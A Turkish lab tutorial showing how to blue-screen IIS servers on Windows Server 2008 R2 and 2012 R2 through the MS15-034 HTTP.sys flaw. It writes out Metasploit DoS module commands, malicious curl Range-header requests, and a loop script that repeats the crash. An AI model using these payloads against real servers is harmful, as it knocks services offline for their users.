Web Sunucuya Mavi Ekran Verdirerek DoS Yapma

a. Windows Server 2008 R2 'ye Mavi Ekran Verdirme

(+) Bu başlık birebir denenmiştir ve başarıyla uygulanmıştır.

Bu yazıda Kali Linux 2018 sanal makinasından Windows Server 2008 R2 sanal makinasına mavi ekran verdirme işlemi yapılacaktır. Böylece Windows Server 2008 R2 sanal makinası mavi ekran verdiğinde servis dışı kalacağından hizmet olarak sunduğu internet sitesine erişim engellenmiş olacaktır.

Gereksinimler


- Kali Linux 2018 (Downloads / Kali-Linux_2018.1-64bit.7z) // Saldırgan
- Windows Server 2008 R2 // Web Sunucusu

Windows Server 2008 işletim sistemine sahip sunucuyu IIS hizmeti sunan bir web sunucusu yapmak için gerekli yapılandırma ayarları için bkz. /home/hefese/Downloads/Windows Server 2008/Windows Server 2008'i Web Sunucusu Yapma.

Uyarı: Windows Server 2008 sıfır kurulum ve IIS servisi başlatımı sonrası mavi ekran saldırısına başarıyla maruz kalmıştır. Fakat Windows Server 2008'de Paketleme için Gözden Geçir / İnternetten Edinilmiş Kıymetli Bilgiler / IIS Fingerprinting Engelleme Ayarı.docx dökümanında bahsedilen http response header'larını kaldırmak için gerekli ayarlamaları yaptığımızda mavi ekran hatası verdirme işlemi başarısız olmuştur. Dolayısıyla Windows Server 2008 sıfır kurulumuna saldırı denenmelidir.

Şimdi öncelikle hedef web sunucusunun ip'sini öğrenelim.

Windows Server Sanal Makinası:



Hedef web sunucusu ip'si 172.16.3.128 imiş. Ardından Kali Linux 2018 sanal makinasından hedef web sunucusuna bağlanalım.

Kali Linux 2018 Sanal Makinası:

Görüldüğü üzere Kali Linux 2018 sanal makinasından hedef web sunucusunun sunduğu internet sitesine erişim yapabilmekteyiz. Şimdi Kali Linux 2018 sanal makinasından metasploit kullanarak hedef web sunucusuna mavi ekran verdirelim. Böylece Kali'den hedef web sitesine erişemediğimizi, yani hedef web sitesinin servis dışı kaldığını görelim.

Kali Linux 2018

> msfconsole
> use auxiliary/dos/http/ms15_034_ulonglongadd
> set RHOSTS 172.16.3.128
> set TARGETURI /welcome.png // Windows Server 2008 'deki resim
> run


Not: Saldırının işe yaraması için hedef sistemdeki statik bir kaynağın talep edilmesi gerekmektedir. Bu nedenle TARGETURI ile hedef sistemdeki statik bir kaynak (resim, css dosyası,... vs) seçilir.

Output:

[*] DOS request sent.
[*] Scanned 1 of 1 host (100% complete).
[*] Auxiliary module execution completed.


Modül çalıştıktan sonra Windows Server 2008'in ekranına bakıldığında mavi ekran görülecektir.

Windows Server Makinası:



Dolayısıyla Kali Linux 2018'den hedef web sayfasına tekrar erişmek istediğimizde erişim gerçekleşmeyecektir.

Kali Linux 2018 Makinası:



Böylece bir metasploit modulü kullanarak hedef web sitesini servis dışı bırakmış olduk. Hedef web sunucusu mavi ekran ile kullanıcılarına hizmet veremez duruma geldiği için yaptığımız bu saldırıya DOS saldırısı adı verilir.

ms15_034_ulonglongadd modülünden etkilenen sürümler Windows Server 2008 R2 (ki bu makalede bu windows sürümüne saldırı yapılmıştır), Windows Server 2012, Windows Server 2012 R2, Windows 7, Windows 8 ve Windows 8.1'dir.

b. Windows Server 2012 R2 SP2 'ye Mavi Ekran Verdirme

(+) Bu başlık birebir denenmiştir ve başarıyla uygulanmıştır.


Bu başlık altında Kali 2016 sanal makinasından Windows Server 2012 R2 SP2 sanal makinasına mavi ekran verdirme işlemi yapılacaktır. Böylece Windows Server 2012 R2 SP2 sanal makinası mavi ekran verdiğinde servis dışı kalacağından hizmet olarak sunduğu internet sitesine erişim engellenmiş olacaktır.

Gereksinimler

- Kali Linux 2018 (Downloads / Kali-Linux_2018.1-64bit.7z) // Saldırgan
- Windows Server 2012 R2 SP2 // Web Sunucusu


Şimdi öncelikle hedef web sunucusunun ip'sini öğrenelim.

Windows Server 2012 Sanal Makinası:



Hedef web sunucusu ip'si 172.16.3.128 imiş. Ardından Kali Linux 2018 sanal makinasından hedef web sunucusuna bağlanalım.

Kali Linux 2018 Sanal Makinası:



Görüldüğü üzere Kali Linux 2018 sanal makinasından hedef web sunucusunun sunduğu internet sitesine erişim yapabilmekteyiz. Şimdi Kali Linux 2018 sanal makinasından metasploit kullanarak hedef web sunucusuna mavi ekran verdirelim. Böylece Kali'den hedef web sitesine erişemediğimizi, yani hedef web sitesinin servis dışı kaldığını görelim.

Kali Linux 2018

> msfconsole
> use auxiliary/dos/http/ms15_034_ulonglongadd
> set RHOSTS 172.16.3.128
> set TARGETURI /iis-85.png // Windows Server 2012 'deki resim
> run


Not: Saldırının işe yaraması için hedef sistemdeki statik bir kaynağın talep edilmesi gerekmektedir. Bu nedenle TARGETURI ile hedef sistemdeki statik bir kaynak (resim, css dosyası,... vs) seçilir.

Output:

[*] DOS request sent.
[*] Scanned 1 of 1 host (100% complete).
[*] Auxiliary module execution completed.


Modül çalıştıktan sonra Windows Server 20012'nin ekranına bakıldığında mavi ekran görülecektir.

Windows Server 2012 Makinası:



Dolayısıyla Kali Linux 2018'dan hedef web sayfasına tekrar erişmek istediğimizde erişim gerçekleşmeyecektir.

Kali Linux 2018 Makinası:



Böylece bir metasploit modulü kullanarak hedef web sitesini servis dışı bırakmış olduk. Hedef web sunucusu mavi ekran ile kullanıcılarına hizmet veremez duruma geldiği için yaptığımız bu saldırıya DOS saldırısı adı verilir.

ms15_034_ulonglongadd modülünden etkilenen sürümler Windows Server 2008 R2 (ki bu makalede bu windows sürümüne saldırı yapılmıştır), Windows Server 2012, Windows Server 2012 R2, Windows 7, Windows 8 ve Windows 8.1'dir.

Ekstra

(+) Bu başlık denenmiştir ve başarıyla uygulanmıştır.

Bu saldırıda (mavi ekran verdirme saldırısında) hedef IIS sunucusundaki Http.Sys Remote Code Execution zafiyetinden faydalanılmıştır. Bu zafiyet gönderilen özel http talepleri sonrası sömürülebilmektedir. Şimdi bu özel http taleplerini modülle değil de elle oluşturup gönderelim. Böylece hedef IIS sunucusuna yine mavi ekran verdirelim.

Öncelikle hedef sistemde statik bir kaynak belirlememiz gerekmektedir. Bunun nedeni saldırının ancak hedef sistemden statik bir kaynak talep ettiğimizde işe yarıyor oluşundadır. Dolayısıyla hedef IIS sunucumuzdaki resim dosyasını kaynak olarak belirleyelim.

http://172.16.3.136/welcome.png

Daha sonra HTTP talebimize Range header'ını özel bir değer ile ekleyelim

Kali Linux 2018 Terminal:

> curl -v http://172.16.3.136/welcome.png -H "Range: bytes=0-18446744073709551615"

Output:

```
* Hostname was NOT found in DNS cache
*   Trying 172.16.3.136...
* Connected to 172.16.3.136 (172.16.3.136) port 80 (#0)
> GET /welcome.png HTTP/1.1
> User-Agent: curl/7.35.0
> Host: 172.16.3.136
> Accept: */*
> Range: bytes=0-18446744073709551615
>
< HTTP/1.1 416 Requested Range Not Satisfiable
< Content-Type: image/png
< Last-Modified: Tue, 16 May 2017 16:32:37 GMT
< Accept-Ranges: bytes
< ETag: "e8893b762ced21:0"
* Server Microsoft-IIS/7.5 is not blacklisted
        < Server: Microsoft-IIS/7.5
```

```
< X-Powered-By: ASP.NET
< Date: Tue, 16 May 2017 16:52:30 GMT
< Content-Length: 362
< Content-Range: bytes */184946
<
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML
4.01//EN""http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>Requested Range Not Satisfiable</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>
<BODY><h2>Requested Range Not Satisfiable</h2>
<hr><p>HTTP Error 416. The requested range is not satisfiable.</p>
</BODY></HTML>
* Connection #0 to host 172.16.3.136 left intact
…
```

Böylece özel http talebimiz hedef sunucuya gidecektir. Http yanıtı “HTTP/1.1 416 Requested Range Not Satisfiable” bilgisine sahip olarak dönerse hedef sistem büyük olasılıkla zafiyete sahiptir deriz. Gönderdiğimiz http talebine karşın gelen http yanıtı bu bilgiye sahip olduğundan bundan sonraki adım hedef sistemin zafiyetini sömürmektir. Bu işlem için http talebindeki Range header değeri 18-18446744073709551615 ile doldurulur ve tekrar gönderilir.

Kali Linux 2018 Terminal:

```
> curl -v http://172.16.3.136/welcome.png -H "Range: bytes=18-18446744073709551615"
```

Output:

```
* Hostname was NOT found in DNS cache
*   Trying 172.16.3.136...
* Connected to 172.16.3.136 (172.16.3.136) port 80 (#0)
> GET /welcome.png HTTP/1.1
> User-Agent: curl/7.35.0
> Host: 172.16.3.136
> Accept: */*
> Range: bytes=18-18446744073709551615
>
^C
```

Böylece paketi gönderdiğimizde hedef sistemin ekranı gidecektir ve mavi ekran verecektir. Dolayısıyla dos işlemi başarıyla gerçekleşmiş olacaktır.

UYARI: Yukarıdaki curl kodu ile hedef sistem bazen mavi ekran verirken bazen de vermemiştir. Dolayısıyla curl kodu ile mavi ekran verdirme işlemi zaman zaman başarısız olabilmektedir. Ancak curl kodunu tekrar tekrar denemeler sonucu mavi ekran gelebilmektedir.

Not: curl ile Ubuntu 14.04 LTS'den Windows Server makinalarına saldırı paketi tekrar tekrar gönderildiğinde curl her defasında patlamıştır ve Ubuntu terminaline saçma sapan birçok karakter yığmıştır. Windows server ise yerli yerinde durmuştur. Dolayısıyla saldırı işlemi Kali Linux 2018'nin curl'ü ile gerçekleşebilmektedir.

Curl ile aynı işlem Windows Server 2012 'ye denendiğinde

Kali Linux 2018 Terminal:

> curl -v http://172.16.3.75/iis-85.png -H "Range: bytes=0-18446744073709551615"

Output:

```
* Hostname was NOT found in DNS cache
*   Trying 172.16.3.136...
* Connected to 172.16.3.136 (172.16.3.136) port 80 (#0)
> GET /welcome.png HTTP/1.1
> User-Agent: curl/7.35.0
> Host: 172.16.3.136
> Accept: */*
> Range: bytes=0-18446744073709551615
>
< HTTP/1.1 416 Requested Range Not Satisfiable
< Content-Type: image/png
< Last-Modified: Tue, 16 May 2017 16:32:37 GMT
* Server Microsoft-IIS/7.5 is not blacklisted
        < Server: Microsoft-IIS/7.5
< X-Powered-By: ASP.NET
< Date: Tue, 16 May 2017 16:52:30 GMT
< Content-Length: 362
< Content-Range: bytes */184946
<
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML
4.01//EN""http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>Requested Range Not Satisfiable</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>
<BODY><h2>Requested Range Not Satisfiable</h2>
<hr><p>HTTP Error 416. The requested range is not satisfiable.</p>
</BODY></HTML>
* Connection #0 to host 172.16.3.136 left intact
```

…

Kali Linux 2018 Terminal:

> curl -v http://172.16.3.75/iis-85.png -H "Range: bytes=18-18446744073709551615"

Output:

```
* Hostname was NOT found in DNS cache
*   Trying 172.16.3.136...
* Connected to 172.16.3.136 (172.16.3.136) port 80 (#0)
> GET /welcome.png HTTP/1.1
> User-Agent: curl/7.35.0
> Host: 172.16.3.136
> Accept: */*
```

> Range: bytes=18-18446744073709551615
>
^C

Windows Server 2012 (mavi ekran vermemiştir belki ama) ekranı kitlenmiştir. Dolayısıyla Kali'den Windows Server 2012 IIS ana sayfasına erişilmeye çalışıldığında sonuç başarısız olmuştur. Yani DOS başarıyla gerçekleştirilmiştir.

Bu zafiyet IIS'in yüklü olduğu Windows 7, Windows Server 2008 R2, Windows 8, Windows Server 2012, Windows 8.1, ve Windows Server 2012 R2 işletim sistemlerinin tamamı için geçerlidir.

Ekstra (2)

(+) Bu başlık denenmiştir ve başarıyla uygulanmıştır.

Metasploit ms15_034_ulonglongadd modülü ile yaptığımız mavi ekran verdirme girişiminde modülü sadece bir kez çalıştırdığımız için bir kez mavi ekran verdirebilmiştik:

Kali Linux 2018 Terminal (Hedef: Windows Server 2008 R2) :

```
msf > use auxiliary/dos/http/ms15_034_ulonglongadd
msf > set RHOSTS 172.16.3.128
msf > set TARGETURI /welcome.png                    // Windows Server 2008 'deki resim
msf > run

Output:
[*] DOS request sent.
[*] Scanned 1 of 1 host (100% complete).
[*] Auxiliary module execution completed.
```

Kali Linux 2018 Terminal (Hedef: Windows Server 2012 R2) :

```
msf > use auxiliary/dos/http/ms15_034_ulonglongadd
msf > set RHOSTS 172.16.3.75
msf > set TARGETURI /iis-85.png                     // Windows Server 2012 'deki resim
msf > run

Output:
[*] DOS request sent.
[*] Scanned 1 of 1 host (100% complete).
[*] Auxiliary module execution completed.
```

Saldırıyı tekrar tekrar gerçekleştirebilmek için bir betik dili yardımı alabiliriz. Bu başlıkta ruby dili ile bu işlem gerçekleştirilecektir:

Öncelikle msfconsole'a direktif verebileceğimiz resource dosyasını oluşturalım:

```
> cd /root/Desktop
> touch looping.rc                              // rc : resource
> nano looping.rc

<ruby>

        # Link https://github.com/actuated/msf-exploit-loop/blob/master/exploit-loop.rc

        begin

                (1..100).each do |i|
                        run_single("echo 'Attacking attempt: \##{i}'")
                        run_single("exploit -j")
                        run_single("sleep 5s")
                end

        end

</ruby>
```

Yukarıdaki resource dosyasındaki her loop iterasyonunda msfconsole komut satırına echo komutu, sonra exploit -j komutu ve son olarak da sleep komutu girilmektedir ve enter'lanmaktadır. Bu dosya msfconsole'da çağrıldığında bu komutlar sırasıyla 100'er defa enter'lanacaktır (çalıştırılacaktır).

Kali Linux 2018 Terminal (Hedef: Windows Server 2008 R2) :

```
> msfconsole
msf > use auxiliary/dos/http/ms15_034_ulonglongadd
msf > set RHOSTS 172.16.3.128
msf > set TARGETURI /welcome.png
msf > resource /root/Desktop/looping.rc
```

Output:

```
[*] Attacking Attempt : #1
[*] DOS request sent.
[*] Scanned 1 of 1 host (100% complete).

[*] Attacking Attempt : #2
[*] DOS request sent.
[*] Scanned 1 of 1 host (100% complete).

[*] Attacking Attempt : #3
[*] DOS request sent.
[*] Scanned 1 of 1 host (100% complete).

[*] Attacking Attempt : #4
[*] DOS request sent.
```

[*] Scanned 1 of 1 host (100% complete).

...

[*] Auxiliary module execution completed.

Kali Linux 2018 Terminal (Hedef: Windows Server 2012 R2) :

```
> msfconsole
msf > use auxiliary/dos/http/ms15_034_ulonglongadd
msf > set RHOSTS 172.16.3.75
msf > set TARGETURI /iis-85.png
msf > resource /root/Desktop/looping.rc
```

Output:

[*] Attacking Attempt : #1
[*] DOS request sent.
[*] Scanned 1 of 1 host (100% complete).

[*] Attacking Attempt : #2
[*] DOS request sent.
[*] Scanned 1 of 1 host (100% complete).

[*] Attacking Attempt : #3
[*] DOS request sent.
[*] Scanned 1 of 1 host (100% complete).

[*] Attacking Attempt : #4
[*] DOS request sent.
[*] Scanned 1 of 1 host (100% complete).

...

[*] Auxiliary module execution completed.

Bu şekilde run komutu (ya da exploit komutu) tekrarlanarak hedef web sunucusunun sürekli crash olması sağlanabilir.

Ekstra (3)

(+) Bu başlık denenmiştir ve başarıyla uygulanmıştır.

Curl komutuyla yaptığımız mavi ekran verdirme girişiminde curl'ü sadece bir kez çalıştırdığımız için bir kez mavi ekran verdirebilmiştik:

Kali Linux 2018 Terminal (Hedef: Windows Server 2008 R2) :

> curl -v http://172.16.3.136/welcome.png -H "Range: bytes=18-18446744073709551615"

Kali Linux 2018 Terminal (Hedef: Windows Server 2012 R2) :

> curl -v http://172.16.3.136/welcome.png -H "Range: bytes=18-18446744073709551615"

